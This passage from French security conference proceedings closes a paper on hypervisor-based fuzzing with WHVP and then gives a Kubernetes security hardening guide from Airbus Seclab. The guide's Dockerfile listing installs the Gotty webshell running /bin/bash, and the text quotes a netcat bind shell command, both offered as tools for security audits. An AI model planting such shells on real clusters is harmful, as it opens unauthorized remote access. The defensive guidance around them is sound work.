0x00000020  16 40 01 00 00 00 01 98 00 00 00 00 03 78 0E 00 |.@...........x..| \ 07 70 03 38 04 90 01 98 00 00 00 00 03 78 20 38 |.p.8.........x.8|
0x00000030  00 00 02 38 17 70 03 38 01 60 01 98 00 00 00 00 |...8.p.8.`......| / 01 60 01 98 02 38 17 70 03 38 01 60 01 98 00 00 |.`...8.p.8.`....|
0x00000040  03 78 0E 00 00 00 02 38 07 70 03 38 04 90 01 98 |.x.....8.p.8....| \ 00 00 03 78 0E 00 00 00 02 38 07 70 03 38 04 90 |...x.....8.p.8..|
0x00000050  00 00 00 00 03 78 20 00 00 00 02 38 1C 70 03 38 |.....x.....8.p.8| / 01 98 00 00 00 00 03 78 20 00 00 00 XX XX XX XX |.......x........|
0x00000060  01 60 16 40 02 00 00 00 01 98 0C 00 00 00 53 59 |.`.@..........SY| \ XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX |................|
```

Fig. 4. Diff

5 Conclusion

Pour les lecteurs intéressés, le code utilisé pour les exemples est disponible sur `https://github.com/quarkslab/whvp`.

L'outil fonctionne, il y a néanmoins quelques limitations. Cette démarche a du sens uniquement sur du code synchrone. En effet un seul CPU est actif dans le guest et aucune interruption ne permet de le préempter. Par exemple si un accès à de la mémoire présente dans le swap est effectué, aucun thread noyau n'est actif pour aller chercher cette page et la mapper en mémoire.

Il est bien sûr plus efficace d'exécuter du code relativement contraint. Si la fonction étudiée utilise l'intégralité du noyau, la partition va consommer beaucoup de mémoire et les performances seront affectées, la restauration des pages mémoire modifiées va prendre plus de temps.

Afin de juger des performances de WHVP, nous avons utilisé bochs à la place de WHVP. Bochs est plus rapide et plus précis pour obtenir une trace avec l'intégralité du contexte processeur (avec environ un facteur x10). Cela est dû au fait que chaque vm-exit est très coûteuse en temps. De multiples copies et validations de données sont effectuées à travers l'hyperviseur, le noyau et finalement l'espace utilisateur. Par contre pour du fuzzing les exécutions qui ne provoquent pas de vm-exits sont plus

rapides car exécutées directement sur le processeur. Bochs permet en revanche d'instrumenter les comparaisons mémoire (ce qui est très utile pour du fuzzing).

Nous avons aussi fait un POC sur l'utilisation de notre DBI (QBDI) pour jitter le code exécuté dans la VM. L'idée est de se servir du moteur de la DBI pour modifier et instrumenter le code exécuté dans la vm. Par exemple on peut imaginer casser les comparaisons (*comparison unrolling*) pour faciliter le travail du fuzzer.

Il est à noter que cette démarche n'est pas lié à WHVP, il s'agit juste d'un hyperviseur parmi d'autres, rien n'empêche d'effectuer la même chose avec d'autres hyperviseurs (comme nous l'avons fait avec bochs).

Afin de faciliter l'écriture des tests, nous envisageons aussi de fournir la possibilité de décrire le prototype de la fonction étudiée et les entrées manipulées par le fuzzer avec par exemple un DSL dédié. Dans ce cas l'usage se rapprocherait très fortement de celui de *libfuzzer* avec le choix de notre fonction cible et l'écriture du harnais associé.

Le fuzzer décrit dans cet article est très simple, il a juste l'avantage d'exécuter très rapidement une fonction particulière. Avoir accès aux traces d'exécution permet d'envisager de le coupler avec d'autres outils comme *Triton* [14].

En annotant un buffer comme étant symbolique, on peut demander à *Triton* de nous fournir d'autres entrées qui exerceront de nouveaux chemins. Cette génération de nouvelles entrées est lente mais offre la garantie d'avoir une nouvelle entrée qui améliorera la couverture de code. Faire travailler de concert ces 2 générateurs d'entrées améliore la performance globale (en terme de couverture de code) du fuzzer.

Références

1. AFL. `https://github.com/google/AFL`.
2. applepie, a hypervisor implementation for Bochs. `https://github.com/gamozolabs/applepie`.
3. Combining Coverage-Guided and Generation-Based Fuzzing. `https://fitzgeraldnick.com/2019/09/04/combining-coverage-guided-and-generation-based-fuzzing.html`.
4. Fuzzing the Windows Kernel. `https://github.com/yoava333/presentations/blob/master/Fuzzing%20the%20Windows%20Kernel%20-%20OffensiveCon%202020.pdf`.
5. Honggfuzz. `https://github.com/google/honggfuzz`.
6. Lain. `https://github.com/microsoft/lain`.
7. LibFuzzer. `https://llvm.org/docs/LibFuzzer.html`.

8. pykd. https://githomelab.ru/pykd/pykd.
9. QBDI. https://github.com/QBDI/QBDI.
10. rpyc. https://github.com/tomerfiliba/rpyc.
11. Setting Up Long Mode. https://wiki.osdev.org/Setting_Up_Long_Mode.
12. Simpleator. https://github.com/ionescu007/Simpleator.
13. Structure Aware Fuzzing. https://github.com/google/fuzzing/blob/master/docs/structure-aware-fuzzing.md.
14. Triton. https://triton.quarkslab.com/.
15. Geoff Chappell. Kernel Shim Engine. http://www.geoffchappell.com/studies/windows/km/ntoskrnl/api/kshim/index.htm, 2016.
16. Jonathan Metzman. Going Beyond Coverage-Guided Fuzzing with Structured Fuzzing. https://i.blackhat.com/USA-19/Wednesday/us-19-Metzman-Going-Beyond-Coverage-Guided-Fuzzing-With-Structured-Fuzzing.pdf.
17. Microsoft. WhvCreatePartition. https://docs.microsoft.com/en-us/virtualization/api/hypervisor-platform/funcs/whvcreatepartition, 2017.
18. Microsoft. WhvCreateVirtualProcessor. https://docs.microsoft.com/en-us/virtualization/api/hypervisor-platform/funcs/whvcreatevirtualprocessor, 2017.
19. Microsoft. WhvGetCapability. https://docs.microsoft.com/en-us/virtualization/api/hypervisor-platform/funcs/whvgetcapability, 2017.
20. Microsoft. WHvGetVirtualProcessorRegisters. https://docs.microsoft.com/en-us/virtualization/api/hypervisor-platform/funcs/whvgetvirtualprocessorregisters, 2017.
21. Microsoft. WHvMapGpaRange. https://docs.microsoft.com/en-us/virtualization/api/hypervisor-platform/funcs/whvmapgparange, 2017.
22. Microsoft. WHvRunVirtualProcessor. https://docs.microsoft.com/en-us/virtualization/api/hypervisor-platform/funcs/whvrunvirtualprocessor, 2017.
23. Microsoft. WhvSetPartitionProperty. https://docs.microsoft.com/en-us/virtualization/api/hypervisor-platform/funcs/whvsetpartitionproperty, 2017.
24. Microsoft. WhvSetupPartition. https://docs.microsoft.com/en-us/virtualization/api/hypervisor-platform/funcs/whvsetuppartition, 2017.
25. Microsoft. Windows Hypervisor Platform. https://docs.microsoft.com/en-us/virtualization/api/, 2017.
26. Gabrielle Viala. Kernel Shim Engine for fun and profit. https://www.blackhoodie.re/assets/archive/Kernel_Shim_Engine_for_fun_-_pwissenlit.pdf, 2018.

Sécurité des infrastructures basées sur Kubernetes

Xavier Mehrenberger

Airbus Seclab – `https://airbus-seclab.github.io/`

Résumé. Cet article propose une vue d'ensemble de la sécurité des infrastructures basées sur Kubernetes, un orchestrateur de conteneurs. Kubernetes est présenté sans présupposer que le lecteur est déjà familier avec ce système. Les bonnes pratiques concernant la sécurisation d'un cluster, ainsi que les fonctionnalités de sécurité offertes par Kubernetes aux applications hébergées sont décrites.
Cet article est destiné à la fois aux utilisateurs et administrateurs de clusters Kubernetes, et aux lecteurs qui souhaitent évaluer la sécurité d'infrastructures existantes.

1 Introduction

Kubernetes est un orchestrateur de conteneurs. Sa grande popularité mérite que l'on s'intéresse à la sécurité des infrastructures utilisant ce système.

Cet article suivra le plan suivant :

— Une présentation rapide de Kubernetes : vue d'ensemble, ressources, machinerie interne ;
— Ensuite, des bonnes pratiques concernant la sécurisation d'un cluster Kubernetes ;
— Enfin, les fonctionnalités de sécurité offertes par Kubernetes aux applications hébergées par cet orchestrateur.

Les vulnérabilités logicielles présentes dans les composants de Kubernetes, ou plus largement dans les composants usuellement présents dans ce type d'infrastructures (voir [12]), habituellement rapidement corrigées, ne seront pas abordés.

Une police d'écriture `à chasse fixe` est utilisée dans cet article pour les concepts et composants de Kubernetes. Au moment de la rédaction de cet article, la dernière version publiée de Kubernetes est la v1.18 (23 avril 2020).

2 Kubernetes

Kubernetes, souvent écrit « k8s », est un orchestrateur facilitant le déploiement d'applications exécutées dans des conteneurs, eux-mêmes

exécutés sur une ou plusieurs machines appelées `Nodes`. Kubernetes permet par exemple :

- d'assurer que le nombre de conteneurs est en adéquation avec la charge à chaque instant ;
- de les relancer en cas de crash ;
- de faciliter les montées de versions progressives d'application (*canary deployment*), en testant les nouvelles versions sur une proportion croissante des utilisateurs tant qu'aucune erreur n'est détectée ;
- de faciliter le retour en arrière automatique (*rollback*).

Kubernetes est utilisé pour des applications déployées dans le cloud, mais également de plus en plus par des éditeurs pour fournir des applications *on-premises* qui s'appuient sur plusieurs (micro-)services, déployés sur une à quelques centaines de machines.

Les systèmes de construction de conteneurs permettent l'expression sous forme de code (ex. Dockerfile) de « recettes » de construction automatique d'une image contenant une application et l'ensemble de ses dépendances. Ils permettent d'éviter toute opération manuelle (ex. documentation d'installation suivie par un opérateur humain) et d'obtenir un résultat plus reproductible, au comportement plus déterministe.

Kubernetes prolonge cette idée à l'échelle d'une infrastructure : l'ensemble des composants devant être exécutés sur un *cluster* Kubernetes et leur configuration (ressources nécessaires, besoin d'isolation réseau, etc.) sont spécifiés par un ensemble de fichiers YAML. Ces fichiers décrivent l'état désiré et non pas les instructions permettant d'y arriver : on parle parfois d'infrastructure immutable. Il s'agit d'une forme d'*Infrastructure as Code*, avec une approche déclarative. Sur les infrastructures construites avec Kubernetes, on n'intervient plus interactivement sur les applications (en `ssh` par exemple) pour les mettre à jour ou modifier un fichier de configuration, mais on remplace un conteneur par une nouvelle version. L'infrastructure résultante sera alors plus *reproductible*, et se comportera de la même façon sur les environnements de développement et de production.

2.1 API : les ressources principales

Kubernetes définit un certain nombre de ressources, qui devront être déclarées pour déployer des applications. Une minorité de ressources ont une portée globale (ex. `Nodes`, `ClusterRoles`), mais la plupart appartiennent à un `namespace` (espace de noms). Le `namespace` `kube-system` est utilisé par les ressources appartenant à la machinerie interne du cluster.

Les principales ressources sont les suivantes :

Pod (cosse de pois, ou groupe de baleines en anglais) ensemble constitué d'un ou plusieurs conteneurs, s'exécutant sur la même machine, partageant le même *namespace* réseau, et ayant parfois des `Volumes` (répertoires) partagés entre eux. C'est l'unité de déploiement minimale. Les `Pods` ne sont presque jamais déclarés directement, on déclare plutôt des ressources comme `Job`, `CronJob`, `DaemonSet` ou `Deployment`, qui géreront le démarrage et l'arrêt des `Pods`.

Job, CronJob ressources spécifiant qu'un `Pod` doit être lancé à la demande, une fois seulement (`Job`) ou périodiquement (`CronJob`).

Deployment ressource spécifiant qu'un certain nombre d'instances d'un même `Pod` doivent s'exécuter.

DaemonSet ressource indiquant qu'une unique instance d'un `Pod` doit s'exécuter sur chaque `Node`, quel que soit le nombre de `Nodes`.

NetworkPolicy règles de pare-feu à appliquer entre `Pods`, ou entre `Pod` et services externes.

Role, RoleBinding ressources utilisées pour décrire les permissions fines (*authorization*) : les `Roles` décrivent un ensemble d'actions autorisées dans un `namespace`, et les `RoleBindings` lient un utilisateur, un groupe ou un compte de service à un `Role`.

ClusterRole, ClusterRoleBinding même chose que pour `Role` et `RoleBinding`, mais définissant des permissions sur le cluster entier, et non pas sur un seul `namespace`.

PersistentVolume espace de stockage persistent (non détruit lors de l'arrêt d'un `Pod`) mis à disposition du cluster, que les `Pods` pourront utiliser en déclarant des `PersistentVolumeClaim`.

ConfigMap stockage de tables de configuration clef-valeur, qui peuvent être mises à disposition des conteneurs sous forme de variables d'environnement, d'arguments de ligne de commande, ou d'un répertoire monté dans le conteneur dans lequel chaque valeur est stockée dans un fichier dont le nom est la clef.

Secret stockage de secrets de petite taille, comme une clef privée, un mot de passe ou un jeton d'authentification. Ils sont mis à disposition des conteneurs sous forme de fichiers.

Service décrit comment une application (constituée par un ensemble de `Pods`) est rendue accessible par le réseau. Concrètement, les flux réseau reçus par le cluster et à destination d'une IP « de service », d'un port donné, ou d'un *reverse proxy* (ex. fourni par l'opérateur de cloud) seront redirigés vers un port donné des `Pods` de l'application.

L'API de Kubernetes peut également être étendue par des « Opérateurs » (c'est un patron de conception), qui définissent de nouvelles ressources (`CustomResourceDefinition`) et apportent la machinerie capable de traiter ces extensions. Il existe par exemple un opérateur « MySQL » permettant de déclarer facilement la volonté d'utiliser un serveur de base de données.

On peut consulter la liste complète des ressources définies sur un cluster à l'aide de la commande `kubectl api-resources`.

2.2 Constitution de la machinerie de Kubernetes

Le cœur du cluster est l'`API Server` qui permet la consultation et la modification des ressources, présentées plus haut, qui constituent l'état du cluster. Cette API est utilisée par les administrateurs du cluster, par la machinerie du cluster, et également par les applications déployées sur le cluster.

Les données sont stockées par l'`API Server` sur un système de stockage clef-valeur distribué appelé `etcd`. Par défaut, les données stockées dans `etcd` ne sont pas chiffrées, y compris les `Secrets`. Une fonctionnalité (pour l'instant beta) permet d'activer divers mécanismes de chiffrement, y compris l'utilisation d'un HSM éventuellement fourni par l'opérateur de cloud.

D'autres composants servent à amener dans le cluster l'état décrit par les ressources définies, et ajoutent à ces ressources des informations sur l'état réel :

`scheduler` affecte les `Pods` aux `Nodes`.

`kubelet` s'exécute sur chaque `Node` du cluster, et assure que les `Pods` programmés par le `scheduler` s'y exécutent bien.

`proxy` assure l'acheminement du trafic destiné à une IP de `Service` vers les bons `Pods`.

`overlay network` (optionnel, apporté par un projet tiers) assure l'acheminement du trafic réseau entre `Nodes`, l'application des `NetworkPolicies`, et éventuellement le chiffrement du trafic.

3 Sécurisation d'un cluster

Cette partie traite de la sécurité du cluster en lui-même. Il s'agit de limiter la surface d'attaque exposée, et en particulier d'empêcher que la compromission par un attaquant d'une application hébergée par le cluster

n'aie des effets sur l'ensemble des autres applications, ou sur la machinerie du cluster.

3.1 Mode d'installation d'un cluster Kubernetes

Selon les besoins, il est possible de choisir de s'impliquer plus ou moins dans la gestion du cluster. On peut par exemple confier la gestion du matériel, l'installation et la maintenance du cluster y compris systèmes de stockage et *overlay network* à un tiers (ex. Google Kubernetes Engine (GKE) [14], Amazon Elastic Kubernetes Service (EKS) [10]), et n'utiliser que l'API Kubernetes. La sécurité du cluster sera dans ce cas la responsabilité du tiers, et il ne sera probablement pas possible d'auditer la machinerie du cluster en elle-même.

À l'opposé, on peut également choisir de prendre en charge tout ou partie de ces tâches. De nombreuses options sont disponibles pour faciliter cela, dont par exemple :

— Minikube [25] fournit un cluster sous forme de VM unique, pour le développement ;
— Kubespray [24] est un installateur basé sur Ansible [2], qui prend en charge l'installation sur plusieurs `Nodes`, les mises à jour, de nombreux `overlay networks` et applications utiles.

Une liste plus complète d'options est présentée dans la documentation de Kubernetes [29].

Il est nécessaire de bien identifier quelles fonctionnalités de sécurité sont prises en charge par l'hébergeur, par le système d'installation, et celles qui restent à la charge des administrateurs du cluster :

— configuration et mise à jour du système d'exploitation (voir 3.2) ;
— mise en place et sécurisation de l'accès au système de stockage exposé par Kubernetes sous forme de `PersistentVolume` ;
— mises à jour des composants du cluster : les versions mineures sont publiées environ tous les trois mois, et les versions dites *patch* le sont toutes les 3 à 4 semaines.

3.2 Durcissement du système d'exploitation

Les machines (Linux en général) sur lesquelles le cluster est installé doivent être raisonnablement durcies. Voir par exemple les recommandations de l'ANSSI [27] à ce sujet.

Une attention particulière devrait être apportée aux points suivants :

— recensement des personnes ayant des droits effectifs d'administrateurs sur les machines (ex. opérateur cloud, de l'infrastructure

de virtualisation, administrateurs, agents éventuellement imposés installés sur les machines, etc.)
- inventaire et application des correctifs : quels sont les composants logiciels installés ? Qui est responsable de quels composants ? À quelle fréquence ? Une veille sur les vulnérabilités est-elle organisée ?
- pare-feu sur chacun des nœuds du cluster : en particulier, restreindre l'accès aux ports exposés par la machinerie Kubernetes.

3.3 Gestion des secrets

Il est important de recenser les secrets utilisés par le cluster. On peut citer notamment :
- les secrets utilisés par le cluster, stockés principalement dans `etcd` ;
- les secrets d'authentification entre différents composants de Kubernetes (ex. clefs utilisées pour les communications TLS entre `API Server` et `etcd`) ;
- si le chiffrement *at rest* de `etcd` est configuré pour utiliser un mécanisme de chiffrement local [30] (`aescbc`, `secretbox`, etc.), alors les fichiers dans lesquels ces secrets sont stockés doivent être recensés (typiquement `/etc/kubernetes/secrets.conf`) ;
- si un système de gestion de clef (*Key Management Service* (KMS), voir [32]) est utilisé, alors les mécanismes de communication et d'authentification avec ce système doivent être étudiés et recensés. Ces services sont typiquement fournis par les hébergeurs cloud ;
- si une application de gestion des secrets est mise à disposition des applications hébergées (ex. HashiCorp Vault [28], fréquemment utilisé), alors les secrets et les mécanismes de communication entre le cluster et ce système doivent être recensés.

Lorsqu'un secret chiffré est recensé, il convient de bien identifier de quelle manière le cluster peut accéder en clair à ce secret ; cela permet d'identifier de nouveaux secrets qui auraient pu échapper au recensement, puis tirer la pelote jusqu'au bout...

Une fois les secrets recensés, il convient de s'assurer que ceux-ci seront accessibles uniquement aux applications hébergées par le cluster qui en ont besoin (c'est rare !).

Il convient de filtrer par des `NetworkPolicies` l'accès réseau à `etcd`, et aux autres interfaces d'administration du cluster auquel les applications hébergées n'ont pas besoin d'accéder.

Les accès à `etcd` par les `API Servers` devraient être protégés par authentification mutuelle TLS.

Il est également nécessaire de s'assurer que les secrets (ex. clefs secrètes utilisées pour TLS) et *sockets* de contrôle (ex. `/var/run/docker.sock`) stockés sur les `Nodes` ne sont pas rendus accessibles par le montage de fichiers locaux, soit en interdisant ce type de montage via une `PodSecurityPolicy` (voir 3.7), soit par une revue manuelle ou automatique des ressources déclarées par les applications hébergées.

3.4 Configuration de `API Server`

La configuration par défaut du composant `API Server` peut être durcie en production.

Authentification anonyme Par défaut, les connexions anonymes ne sont pas interdites sur les composants `kubelet` et `API Server`. L'utilisateur `system:anonymous` peut effectuer des requêtes, si le système d'autorisation les accepte. C'est le cas avec la valeur par défaut `AlwaysAllow`, rencontrée occasionnellement dans des clusters construits à la main (les installateurs comme kubespray incitent fortement à utiliser un autre modèle). Il est souhaitable de configurer ces composants pour que les authentifications anonymes soient refusées, en les exécutant avec le paramètre `--anonymous-auth=false`.

Permissions de ***`kubelet`*** Par défaut, `API Server` limite trop peu les modifications de ressources pouvant être effectuées par les agents `kubelet` qui s'exécutent sur chacun des `Nodes`. Il est souhaitable d'activer sur l'`API Server` la fonctionnalité `NodeRestriction` [33], permettant d'éviter que l'instance de `kubelet` qui tourne sur le `Node` « A » ne puisse modifier des informations (objets `Node`, `Pod`) concernant un `Node` « B ».

3.5 Activer la protection *seccomp* par défaut

Docker active par défaut une protection *seccomp* pour tous les conteneurs, qui limite les appels système que les applications peuvent utiliser, et limite ainsi la surface d'attaque du noyau Linux exposée aux applications. Il s'agit d'une mesure de défense en profondeur. Kubernetes est souvent configuré pour utiliser Docker pour gérer les conteneurs, mais *seccomp* n'est pas activé par défaut ; pour l'activer, il faut ajouter des annotations dans la définition des `Pods` spécifiant le profil *seccomp* à utiliser, pour l'ensemble du `Pod` ou pour un conteneur spécifique comme présenté sur le listing 1.

```
apiVersion: v1
kind: Pod
metadata:
  annotations:
    # utiliser le profil "hardened.json" pour
    # tous les conteneurs du Pod
    seccomp.security.alpha.kubernetes.io/pod: >
        "localhost/hardened.json"
    # utiliser le profil seccomp par défaut fourni
    # par docker pour le conteneur nommé "conteneur1"
    container.security.alpha.kubernetes.io/conteneur1: >
        "runtime/default"
  ...
```

Listing 1. Sélection de profils *seccomp* pour un `Pod` ou un conteneur

3.6 Accès aux services Kubernetes par les applications

Les services Kubernetes (ex. DNS, `API Server`, etc.) sont déployés dans le `namespace` réservé `kube-system`. Il est souhaitable de déployer des `NetworkPolicies` interdisant par défaut le trafic réseau vers `kube-system` provenant des applications hébergées dans d'autres `namespaces`, et écrire des `NetworkPolicies` pour les rares applications ayant besoin d'accéder à ces services.

Cela permet de réduire la surface d'attaque exposée par le cluster aux applications. Cette mesure de défense en profondeur aurait par exemple été utile pour empêcher l'exploitation d'une vulnérabilité découverte en 2018 [26].

3.7 Politique de sécurité à l'échelle du cluster avec `PodSecurityPolicy`

Le mécanisme de `PodSecurityPolicy` permet aux administrateurs d'un cluster d'imposer des politiques de sécurité sur l'ensemble des `Pods` exécutés sur le cluster. Ces politiques vont restreindre les ressources qu'il sera possible de définir : par exemple, on peut interdire la définition de `Pods` *privilégiés*, qui peuvent notamment accéder sans restrictions aux périphériques de l'hôte.

Ce mécanisme est particulièrement intéressant lorsque les utilisateurs du cluster (c'est-à-dire les personnes qui peuvent définir ou modifier une partie des ressources) ne sont pas nécessairement les administrateurs du cluster.

Ces politiques de sécurité permettent par exemple :

— d'interdire aux conteneurs d'accéder aux *namespaces* Linux de l'hôte ;
— d'interdire l'utilisation du compte `root` dans les conteneurs ;
— de contrôler les *capabilities* Linux pouvant être exigées dans la définition d'un `Pod` ;
— de choisir le profil *seccomp* appliqué par défaut ;
— etc.

L'application de ces politiques peut éviter bien des problèmes de configuration, permettant parfois de compromettre les `Nodes` à partir d'un conteneur contrôlé par un attaquant, par exemple suite à l'exploitation d'une vulnérabilité dans une application.

On pourra trouver la liste complète des politiques supportées dans la documentation sur ces politiques [31].

3.8 Revue des rôles définis

Il convient de réduire autant que possible les permissions accordées aux utilisateurs et applications interagissant avec la machinerie du cluster (`API Server` principalement). Pour cela, il faut effectuer une revue des mécanismes d'authentification configurés, et des permissions configurées.

Authentification Les utilisateurs d'un cluster Kubernetes sont répartis en deux catégories : les comptes de service (`ServiceAccount`) gérés par Kubernetes, et les utilisateurs et groupes gérés à l'extérieur du cluster.

Pour les comptes de service, l'authentification est basée sur des jetons, qui sont mis à disposition dans les conteneurs selon leur configuration, dans le dossier `/run/secrets/kubernetes.io/serviceaccount/token`. Un jeton par défaut est automatiquement monté (pour le désactiver, voir 4.2). On peut configurer un `Pod` pour utiliser un autre jeton avec la configuration présentée sur le listing 2.

```
apiVersion: v1
kind: Pod
...
spec:
  containers:
  - image: debian:buster
    name: mon-conteneur
    serviceAccountName: mon-compte-de-service
```

Listing 2. Utilisation d'un `ServiceAccount` différent de `default`

Pour les utilisateurs et groupes, plusieurs mécanismes existent, dont l'utilisation de certificats client X509 contenant le nom d'utilisateur et de

groupe. Le composant `API Server` acceptera les certificats signés par une CA qui lui est passée par le paramètre de lancement `--client-ca-file`.

Autorisation L'accès aux APIs exposées par `API Server` est contrôlé par une politique RBAC (Role-Based Access Control). Il est possible de définir des rôles (ressources `Role`, `ClusterRole`), autorisés à accéder à une liste de chemins (*endpoints*) et d'actions possible sur chaque chemin (*verbs* HTTP : `get`, `list`, `watch`, `update`, `delete`, etc.).

Les rôles sont affectés à des `ServiceAccounts`, des utilisateurs ou des groupes par la déclaration de `RoleBinding` ou `ClusterRoleBinding`.

Pour vérifier les permissions configurées, il faut donc examiner ces ressources, en utilisant par exemple les commandes présentées sur le listing 3.

```
$ kubectl get serviceaccounts --all-namespaces -o yaml
$ kubectl get clusterroles --all-namespaces -o yaml
$ kubectl get roles --all-namespaces -o yaml
$ kubectl get clusterrolebindings --all-namespaces -o yaml
$ kubectl get rolebindings --all-namespaces -o yaml
```

Listing 3. Énumération des permissions définies

Certains rôles ont des privilèges élevés ; ils peuvent avoir été créés par des applications tierces installées sur le cluster, qui disposent elles-mêmes de privilèges élevés.

Certains groupes sont automatiquement attribués aux utilisateurs :

- Le groupe `system:authenticated` est attribué aux utilisateurs authentifiés ;
- Le groupe `system:unauthenticated` est attribué aux utilisateurs non authentifiés.

Exemple concret Par exemple, l'application `Helm` [20] est un « gestionnaire de packages » pour Kubernetes, qui s'exécute typiquement sur un cluster, et permet d'y installer d'autres applications à partir de *templates* (appelés *charts*) mis à disposition par des tiers (de manière similaire aux rôles Ansible partagés sur Ansible Galaxy [11]). `Helm` dispose donc des droits permettant d'installer de nouvelles ressources et manipuler les ressources existantes, et donc au final d'exécuter du code arbitraire sur le cluster.

L'existence d'une instance de `Helm` sur un cluster, ou d'une application ayant des privilèges similaires, apparaîtra lors d'une revue des comptes et privilèges définis. On pourra ensuite étudier de plus près l'application `Helm`,

pour déterminer sous quelles conditions un attaquant pourrait ordonner le déploiement d'une application malveillante. En version 2, `Helm` disposait de son propre système d'authentification et autorisation, dont la configuration doit être revue afin de s'assurer qu'un attaquant ne pourra pas utiliser `Helm` pour prendre le contrôle du cluster Kubernetes.

De manière générale, les systèmes d'intégration et déploiement continu (CI/CD) parfois installés sur les *clusters* disposent également souvent de droits importants.

4 Sécurisation des applications hébergées sur le cluster

Cette partie traite de la sécurisation des applications hébergées par un cluster, et des fonctionnalités de sécurité proposées par Kubernetes aux applications.

4.1 Filtrage réseau avec les NetworkPolicies

Il est possible de définir des `NetworkPolicies`, décrivant au niveau transport (ports TCP, UDP) les flux réseau autorisés. Les sources et destinations peuvent être spécifiées par leur adresse IP (ex. pour les services externes), ou par les *labels* affectés aux `Pods`. Il est ainsi possible de déclarer l'intention « le trafic réseau sur le port TCP/3306 doit être autorisé des `Pods` portant le label `uses-mysql: true` (ex. un serveur web) vers les `Pods` portant le label `k8s-app: mysql` », sans devoir préciser d'adresse IP, ou se soucier du nombre ou de la localisation de ces `Pods` dans le cluster. Pour mettre en œuvre cet exemple, on peut par exemple écrire la `NetworkPolicy` présentée sur le listing 4.

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: api-allow-mysql-ingress
spec:
  podSelector:          # Cette politique s'applique à tous
    matchLabels:        # les Pods ayant le label
      k8s-app: mysql    # k8s-app: mysql (ex. serveur MySQL)
  ingress:  # cette politique ne concerne
  - ports:  # que les flux entrants
    - port: 3306
      protocol: TCP   # optionnel
    from:                     # le trafic provenant
    - podSelector:            # des Pods ayant le label
        matchLabels:          # uses-mysql: true sera
          uses-mysql: true    # autorisé par cette politique
```

Listing 4. Définition de `NetworkPolicy` pour un serveur web

Si on a choisi d'interdire tous les flux sortants qui ne sont pas explicitement autorisés, il faudra également appliquer une politique de filtrage des flux sortants (type « Egress ») similaire.

Un dépôt github [13] propose une collection d'exemples de cas d'usages bien documentés.

L'application de ces `NetworkPolicies` n'est pas assurée directement par Kubernetes, mais en général par l'`overlay network` utilisé. Il faut s'assurer qu'un `overlay network` est bien utilisé, et qu'il supporte les `NetworkPolicies`. C'est le cas dans la plupart des environnements *cloud*, ou par exemple avec les `overlay networks` open source *calico* [3] ou *cilium* [4], mais pas *flannel* [16].

4.2 Comptes de service montés dans les Pods

Par défaut, Kubernetes crée un jeton nommé `default` pour chaque `namespace`, et le rend accessible via le système de fichiers dans chaque conteneur appartenant à un `Pod` qui appartient à ce `namespace`. Ce jeton donne l'accès aux APIs autorisées pour les `Roles` et `ClusterRoles` applicables au jeton. Un `RoleBinding` donne le rôle `system:basic-user` à tous les utilisateurs authentifiés, dont `default`. Ce rôle dispose de très peu de permissions.

Cependant, ne pas monter automatiquement le jeton en utilisant l'option `automountServiceAccountToken: false` permet de réduire la surface d'attaque du cluster exposée aux applications qui n'ont pas besoin d'interagir avec `API Server`.

4.3 Gestion des images docker

Les applications hébergées par un cluster Kubernetes sont exécutées à partir d'images au format standardisé, développé initialement par Docker (voir [15]). Ces images sont typiquement construites à partir d'une recette appelée `Dockerfile` (voir [9]), dont un exemple est présenté sur le listing 5.

```
# Cette nouvelle image est construite
# à partir de l'image publique debian:buster
FROM debian:buster
# Créer le répertoire /install et travailler dedans
WORKDIR /install
# Installer le package wget
RUN apt-get update && apt-get install wget -y
# Télécharger le binaire du webshell gotty
RUN wget 'https://github.com/yudai/gotty/releases/download/'\
'v1.0.1/gotty_linux_amd64.tar.gz'
# Extraire le binaire
```

```
RUN tar -xf gotty_linux_amd64.tar.gz
# Définir la commande à executer
CMD /install/gotty /bin/bash
```

Listing 5. Exemple de `Dockerfile`

Cette image installe le *webshell* Gotty [17], une variante du traditionnel bind shell `nc -lnvp 8080 -e /bin/bash`. Elle est fort pratique pendant une mission d'audit, lorsqu'une erreur de configuration dans un cluster Kubernetes cible permet de créer un `Pod` arbitraire : cela facilite la reconnaissance du terrain.

La construction de ces images et leur acheminement vers le cluster doivent être sécurisés, pour éviter qu'un attaquant ne puisse télécharger des images (le stockage de secrets dans les images est déconseillé, mais est parfois rencontré en pratique), ou alors modifier une image et ainsi exécuter son propre code au lieu du code légitime sur le cluster qui utilisera son image malveillante.

Construction et vérification des images Les images sont quasi-systématiquement construites à partir d'images de base publiques. Il est préférable de partir d'images de confiance, qui n'embarquent pas de composants logiciels obsolètes ou vulnérables. Par exemples, les images marquées *Official Image* sur le dépôt public Docker Hub [6].

Il est également souhaitable de mettre en place dans son *pipeline* d'intégration continue une analyse automatique des vulnérabilités présentes dans les image Docker que l'on construit, par exemple avec les outils open source Clair [5] ou Anchore Engine [1].

Une fois construites, il est également fortement recommandé de signer les images en utilisant par exemple Docker Notary [7], pour éviter qu'elles ne soient modifiées par un attaquant.

Acheminement et stockage des images L'acheminement des images Docker est souvent un point faible dans les infrastructures Kubernetes : il est très courant de trouver un dépôt d'images Docker Registry [8] avec une configuration par défaut, hébergé sur l'infrastructure de production, configuré pour transférer les images sans chiffrement (pas de TLS !), sans gestion des permissions d'écriture. Les images sont également rarement signées, ce qui n'arrange rien.

Un attaquant ayant un accès réseau à ce dépôt d'images (parfois exposé directement, parfois via un rebond suite à une erreur de configuration dans le cluster) peut alors s'en donner à cœur joie, et remplacer les images par

des versions backdoorées par ses soins, et attendre qu'elles soient utilisées pour prendre le contrôle de l'application voire du cluster.

Pour éviter cela, il est crucial de renforcer l'acheminement des images.

— Le dépôt d'images doit avoir une gestion fine des permissions, en particulier dans le cas où le cluster et le dépôt ont des utilisateurs ayant des permissions différentes (ex. plusieurs équipes, *multi-tenant*). En particulier, les permissions d'écriture doivent être restreintes aux seuls systèmes légitimes pour ces opérations : systèmes d'intégration continue (CI) et administrateurs. En aucun cas une application « lambda » déployée sur le cluster ne doit avoir les droits de faire cette opération.
— L'utilisation de TLS pour les communications avec le dépôt d'images doit être rendue obligatoire.
— Si le cluster est utilisé par plusieurs clients, il est possible de protéger les opérations en lecture sur le dépôt par des secrets différents pour chaque client. Dans la définition des `Pods`, il faudra référencer ce secret via l'option de configuration `imagePullSecrets`).
— Il convient de configurer le cluster pour n'autoriser que les images signées par des utilisateurs de confiance, et de protéger correctement les clefs de signature.

